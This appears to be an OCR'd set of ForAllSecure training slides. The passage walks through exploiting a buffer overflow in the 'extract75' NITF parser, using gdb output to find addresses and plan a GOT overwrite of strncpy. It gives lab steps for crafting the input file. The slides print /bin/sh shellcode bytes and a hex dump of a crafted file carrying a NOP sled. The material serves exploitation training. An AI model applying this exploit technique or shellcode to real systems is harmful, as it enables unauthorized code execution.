


© ForAllSecure, Inc

Where?

Running the file again with our changes to 0x82f gives control of the info_image overwrite:

```
gef➤  $(0x8069ea4-0x80697e0)
1732
0x6c4
0b11011000100
b'\x06\xc4'
b'\xc4\x06'
gef➤  $(0x16b+0x6c4)
2095
0x82f
0b100000101111
b'\x08/'
b'/\x08'
gef➤
```



Time to run it again with our real **“where”** target in the got entry.

```
[#0] 0x804d22a → main(argc=0

gef➤  p/x image_info
$1 = 0x42424242
```

© ForAllSecure, Inc

Now What?

```
gef➤  $(sBuffer+0x24)
134649860
0x8069804
```

Adding our target buffer address with some padding gives us a “**what**” of 0x8069804. So we can put 0x8069804 in our file and move on, right? Unfortunately, no.


```
729     for (x = 0; x < number_of_images; x++) {
730         strncpy(Gstr, temp, 6);
731         Gstr[6] = '\0';
732         image_info[x].length_of_subheader = atol(Gstr);
733         temp += 6;
```

© ForAllSecure, Inc

Now What?

```
strncpy(Gstr, temp, 10);
Gstr[10] = '\0';
image_info[x].length_of_data = atol(Gstr);
temp += 10;
```


Running our payload sets our **“where”** image_info ptr to the target GOT entry for the first overwrite.




```
[#0] Id 1, Name: "extract75", stopped 0x804d221 in main (), reason: BREAKPOINT

[#0] 0x804d221 → main(argc=0x2, argv=0xffffd0e4)

gef➤  p/x image_info
$1 = 0x8069088
gef➤  x /w 0x8069088
0x8069088 <__errno_location@got.plt>:   0x08049230
gef➤
```

© ForAllSecure, Inc

Now we've GOT it




Entering our **"what"** ascii-encoded int and running again gives us our strncpy() GOT entry overwrite. The entry now points to our intended sBuffer target!

© ForAllSecure, Inc

One More Step


http://shell-storm.org/shellcode/index.html

```
unsigned char shellcode[] = \
"\x31\xc9\xf7\xe1\xb0\x0b\x51\x68\x2f\x2f\x73\x68\x68\x2f\x62\x69\x6e\x89\xe
3\xcd\x80";
```



0160h	39	37	30	30	32	36	37	39	34	34	34	39	30	30	30	30	9700267944490000
0170h	30	31	33	34	36	34	39	38	36	30	00	30	30	30	30	30	0134649860.00000
0180h	30	30	30	30	90	90	90	90	90	90	90	90	90	90	90	90	0000..........
0190h	31	C9	F7	E1	B0	0B	51	68	2F	2F	73	68	68	2F	62	69	1É÷á°.Qh//shh/bi
01A0h	6E	89	E3	CD	80	E3	CD	80	90	90	90	90	90	90	90	90	n‰ãÍ€ãÍ€........
01B0h	44	65	66	61	75	6C	74	20	49	6D	61	67	65	20	49	64	Default Image Id
01C0h	65	6E	74	69	66	69	65	72	32	20	20	20	20	20	20	20	entifier2

Running this gives us a shell when the next loop iteration makes a call to strncpy().



© ForAllSecure, Inc

Putting it all together

Now you try! In order to attempt to exploit this vulnerability, you'll need to:

1. Know where in the input file `sBuffer` is read from so we can control it. It's right after the header. [We've done this for you: it's 0x16b]
2. [Lab 1] Calculate the number of bytes till overwriting `number_of_images`, which is `sBuffer` - `number_of_images`. That overwrites `number_of_images` which is our loop condition. We just need this number positive so we overwrite with `\x41\x41\x41\x00`
3. [Lab 2: where] Set `image_info` to hold the address of `strncpy` since it's called next. We can find this address in the GOT.
4. [Lab 3: what] Set the value at the address above to our shellcode address.
5. [Lab 4: shellcode] Make sure that address has Your Preferred Shellcode(™). We've already done that with shellcode from https://shell-storm.org/shellcode/index.html.

© ForAllSecure, Inc

Lab 1: Location of sBuffer and numi

1. Start gdb with the sample input (`gdb --args ./extract75 5315fb378c56843434354a742b47e0c42fb8f7f82cde45c2156acbe7a7bd3a66`)
2. Find the addresses of `sBuffer` and `number_of_images`
3. Fill them out in `rewrite_nitf.py`:
   a. `numi_addr` is `number_of_images`
   b. `sBuffer`
   c. Set `numi` to be a positive number such that `numi>=2`
   d. `FILESTART` is 0x16b (extra credit: why?)
4. Set a breakpoint at `extract.c:724` , run, and observe the value of `number_of_images` **AND** `image_info` before and after `read_verify` (use the `n` gdb command)


© ForAllSecure, Inc


Lab 2: GOT overwrite and attempt

1. Find `image_info_addr` address
2. Find the address of the `strncpy` GOT entry (`where_ptr`)

© ForAllSecure, Inc

Lab 3: Address write limitations





© ForAllSecure, Inc

Lab 3: GOT overwrite and attempt

1. Subtract 8 from your `where_ptr`
2. Add 6 to the file `offset` where the second write happens

© ForAllSecure, Inc

Lab 4: Inject Shellcode!

1. Select a shellcode from https://shell-storm.org/shellcode/index.html. Simple is better.
2. Match your shellcode location to the jump target you wrote to the GOT in Lab 3.
3. Test it out! Running `extract75 lab4.nitf` should result in execution of your shellcode.
    a. Note: This will only work if your GOT is actually writable.

© ForAllSecure, Inc

Thank you

Questions?

© ForAllSecure, Inc

41